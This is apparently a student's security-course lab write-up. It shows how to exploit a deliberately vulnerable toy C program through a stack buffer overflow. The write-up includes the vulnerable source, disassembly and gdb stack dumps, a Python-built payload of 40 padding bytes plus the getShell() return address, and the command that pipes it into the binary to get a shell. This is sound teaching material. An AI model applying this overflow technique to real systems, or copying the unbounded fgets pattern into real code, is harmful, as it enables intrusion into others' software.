Nghi Vi

CS 395

G01167216

Assignment 0

I. Reconnaissance


The objective of this lab is to absolutely smash and hack the compiled code executable file called vuln. However, for being in good relationship with the author of this compiled code, I got my hand on the source code file called asst0.c (“start to laugh if devilish voice”) :

```
└─$ cat asst0.c
#include<stdio.h>
#include<string.h>
#include<stdlib.h>
void print_assignment() {
    printf("====================\n");
    printf("=== Assignment 0 ===\n");
    printf("====================\n\n");
}

int main(){
    char str1[] = "Hello!";
    char str2[25];
    print_assignment();
    printf("Whats your favorite string?\n");
    fgets(str2,100,stdin);
    printf("My favorite word is %s yours is %s\n",str1,str2);
}

void getShell(){
    printf("Good Job!\n");
    system("/bin/sh");
}
```


Analyzing the code, I found that the programmer intentionally read 100 characters into a buffer of size 25, which pose a threat of buffer overflow exploit.

Next, I look into the object dump for the address of the getShell() function since it would come in handy. Since x86-64 has little-endianness, I reverse the address to (in hex) :

e7 11 40 00 00 00 00 00


4011e6: c3 retq
00000000004011e7 <getShell>:
4011e7: 55 push %rbp
4011e8: 48 89 e5 mov %rsp,%rbp
4011eb: 48 8d 3d 9a 0e 00 00 lea 0xe9a(%rip),%rdi # 40208c <_IO_stdin_used+0x8c>
4011f2: e8 39 fe ff ff callq 401030 <puts@plt>
4011f7: 48 8d 3d 98 0e 00 00 lea 0xe98(%rip),%rdi # 402096 <_IO_stdin_used+0x96>
4011fe: e8 3d fe ff ff callq 401040 <system@plt>
401203: 90 nop
401204: 5d pop %rbp
401205: c3 retq
401206: 66 2e 0f 1f 84 00 00 nopw %cs:0x0(%rax,%rax,1)
40120d: 00 00 00
0000000000401210 <__libc_csu_init>:
401210: 41 57 push %r15
401212: 4c 8d 3d f7 2b 00 00 lea 0x2bf7(%rip),%r15 # 403e10 <__frame_dummy_init_array_entry

Next I run gdb to walkthrough the binary code:



$rdx : 0x00007fffffffe088 → 0x00007fffffffe3c0 → "COLORFGBG=15;0"
$rsp : 0x00007fffffffdf60 → 0x0000000000401210 → <__libc_csu_init+0> push r15
$rbp : 0x00007fffffffdf80 → 0x0000000000401210 → <__libc_csu_init+0> push r15
$rsi : 0x00007fffffffe078 → 0x00007fffffffe38a → "/home/cs395/Desktop/Homework CS_395/Assignment 0/v[...]"
$rdi : 0x1
$rip : 0x0000000000401185 → <main+8> mov DWORD PTR [rbp-0x7], 0x6c6c6548
$r8 : 0x0
$r9 : 0x00007ffff7fe2180 → <_dl_fini+0> push rbp
$r10 : 0x5
$r11 : 0x206
$r12 : 0x0000000000401070 → <_start+0> xor ebp, ebp
$r13 : 0x0
$r14 : 0x0
$r15 : 0x0
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0033 $ss: 0x002b $ds: 0x0000 $es: 0x0000 $fs: 0x0000 $gs: 0x0000
stack
0x00007fffffffdf60|+0x0000: 0x0000000000401210 → <__libc_csu_init+0> push r15 ← $rsp
0x00007fffffffdf68|+0x0008: 0x0000000000401070 → <_start+0> xor ebp, ebp
0x00007fffffffdf70|+0x0010: 0x00007fffffffe070 → 0x0000000000000001
0x00007fffffffdf78|+0x0018: 0x0000000000000000
0x00007fffffffdf80|+0x0020: 0x0000000000401210 → <__libc_csu_init+0> push r15 ← $rbp
0x00007fffffffdf88|+0x0028: 0x00007ffff7e15d0a → <__libc_start_main+234> mov edi, eax
0x00007fffffffdf90|+0x0030: 0x00007fffffffe078 → 0x00007fffffffe38a → "/home/cs395/Desktop/Homework CS_395/Assignment 0/v[...]"
0x00007fffffffdf98|+0x0038: 0x00000001ffffe369
code:x86:64
0x401179 <print_assignment+39> call QWORD PTR [rax+0x4855c35d]
0x40117f <main+2> mov ebp, esp
0x401181 <main+4> sub rsp, 0x20
→ 0x401185 <main+8> mov DWORD PTR [rbp-0x7], 0x6c6c6548
0x40118c <main+15> mov WORD PTR [rbp-0x3], 0x216f
0x401192 <main+21> mov BYTE PTR [rbp-0x1], 0x0
0x401196 <main+25> mov eax, 0x0
0x40119b <main+30> call 0x401152 <print_assignment>
0x4011a0 <main+35> lea rdi, [rip+0xea3] # 0x40204a
= lleH
= !o
= \0
threads
[#0] Id 1, Name: "vuln", stopped 0x401185 in main (), reason: SINGLE STEP
trace
[#0] 0x401185 → main()

At the beginning of calling main(), the code subtracted 0x20 bytes (32) from the stack top pointer $rsp. Looking up at the C code, the 2 variables inside main function are the two arrays of char, first array contains string of size 7 “Hello!\0” and the second is empty and of size 25. Total bytes are 32, which explains why the assembly code made space for 32 bytes.

Looking at the next mov instruction in gdb, the values are the string “Hello!\0” in little-endian. Now I have had enough information to craft a payload.

II. Crafting Payload

The goal is to overwrite the return address of main() function to getshell() , thus I have to corrupt the stack all the way to $rip address



If I feed fget() function 32 bytes of input, it will get me to the base pointer (first arrow), thus I need to add an additional of 8 bytes to get to return address(second arrow).

Thus, I need to feed 40 bytes of “junk” and append the return address of getShell() at the end in little-endian. Using python script:

```
┌──(cs395㉿kali)-[~/Desktop/Homework CS_395/Assignment 0]
└─$ python3
Python 3.8.6 (default, Sep 25 2020, 09:36:53)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> f.write(b'A'*40 + b'\xe7\x11\x40\x00\x00\x00\x00\x00')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'f' is not defined
>>> f = open("payload_assignment0","wb")
>>> f.write(b'A'*40 + b'\xe7\x11\x40\x00\x00\x00\x00\x00')
48
>>> quit()

┌──(cs395㉿kali)-[~/Desktop/Homework CS_395/Assignment 0]
└─$ cat payload_assignment0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA@
```

III. Inject and Result

Last step is to run vuln executable with the crafted payload, with a little trick to keep the console open and taking command:

(cat payload_assignment0; cat) | ./vuln